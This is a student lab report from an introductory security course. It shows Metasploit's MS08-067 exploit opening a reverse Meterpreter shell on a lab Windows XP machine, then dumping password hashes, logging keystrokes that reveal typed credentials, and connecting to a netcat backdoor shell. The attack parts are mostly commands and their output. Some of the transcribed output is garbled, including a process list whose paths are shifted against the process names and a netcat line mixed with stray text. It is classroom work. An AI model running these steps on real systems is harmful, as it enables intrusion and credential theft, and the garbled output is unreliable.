

# CSEC 101 Lab 4: Metasploit – Lab report

Name: Sanchit Monga

## Activity 3 – Meterpreter Commands

< A screenshot of meterpreter >

```
meterpreter > sysinfo
Computer      : CSEC-WINXP
OS            : Windows XP (Build 2600, Service Pack 1).
Architecture : x86
System Language : en US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > hashdump
Administrator:500:5672781ce2cb5ab8aad3b435b51404ee:eab4556003a83e179a149ce6583e097f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:7e73cd1b6d71897cde5d788ced2e5df3:dd1807632a87fa40b1b6db8af7652979:::
Student:1003:5672781ce2cb5ab8aad3b435b51404ee:eab4556003a83e179a149ce6583e097f:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:922d1e2c4d6690b798894df4475925c1:::
meterpreter > idletime
User has been idle for: 7 mins 33 secs
meterpreter > ps

Process List
=====
PID   PPID  Name              Arch  Session  User              Path
---   -
0      0      [System Process]  x86   0         NT AUTHORITY\SYSTEM
4      0      System            x86   0         CSEC-WINXP\Student C:\WINDOWS\System32\cmd.exe
372    1480  cmd.exe           x86   0         NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe
616    4      smss.exe          x86   0         NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\csrss.exe
664    616   csrss.exe         x86   0         NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\winlogon.exe
688    616   winlogon.exe      x86   0         NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
732    688   services.exe      x86   0         NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
744    688   lsass.exe         x86   0         NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\vmacthlp.exe
900    732   vmacthlp.exe      x86   0         NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
940    732   svchost.exe       x86   0         NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
1040   732   svchost.exe       x86   0         NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
1116   732   svchost.exe       x86   0         NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\System32\svchost.exe
1228   732   svchost.exe       x86   0         CSEC-WINXP\Student C:\WINDOWS\Explorer.EXE
1480   1460  explorer.exe      x86   0         NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1532   732   spoolsv.exe       x86   0         CSEC-WINXP\Student C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1632   1480  vmtoolsd.exe      x86   0         NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1848   732   vmtoolsd.exe      x86   0         NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
```

< A screenshot of the recorded keystrokes >

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...

**
-[ \Device\HarddiskVolume1\Program Files\Mozilla Firefox\firefox.exe
-[ @ Thursday, September 26, 2019 21:52:01 PM UTC
**

http <^H><^H><^H><^H>tp login scraping<CR>
admin<Tab>147890742admin<Tab>12345<CR>

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

< A screenshot copy text from the terminal display of the shell commands >

## CSEC 101 Lab 4: Metasploit – Lab report

```
msf exploit(ms08_067_netapi) > set RHOST 10.80.100.59
RHOST => 10.80.100.59
msf exploit(ms08_067_netapi) > set LHOST 10.80.100.54
LHOST => 10.80.100.54
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      10.80.100.59     yes       The target address
  RPORT      445              yes       The SMB service port (TCP)
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.80.100.54:4444
[*] 10.80.100.59:445 - Automatically detecting the target...
[*] 10.80.100.59:445 - Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] 10.80.100.59:445 - Selected Target: Windows XP SP0/SP1 Universal
[*] 10.80.100.59:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 10.80.100.59
[*] Meterpreter session 1 opened (10.80.100.54:4444 -> 10.80.100.59:1030) at 2019-09-26 17:35:40 -0400

meterpreter > █
```


### Activity 4 – Backdoor and Persistence

< A screenshot of the Windows command-line cmd with the output of the ipconfig command, from the Kali Linux terminal >

```
root@CSEC:~# nc 192.168.58.129 5000 name and data (-v, -d).
Microsoft Windows XP [Version 5.1.2600] Copyright (C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Student>
```

## Activity 5 – Armitage

< A screenshot of the Windows XP Desktop, from Kali Linux >



## Activity 6 – Windows 7 File Exploit

< A screenshot of meterpreter with the output of the sysinfo and ipconfig command, showing information about the Windows 7 machine >

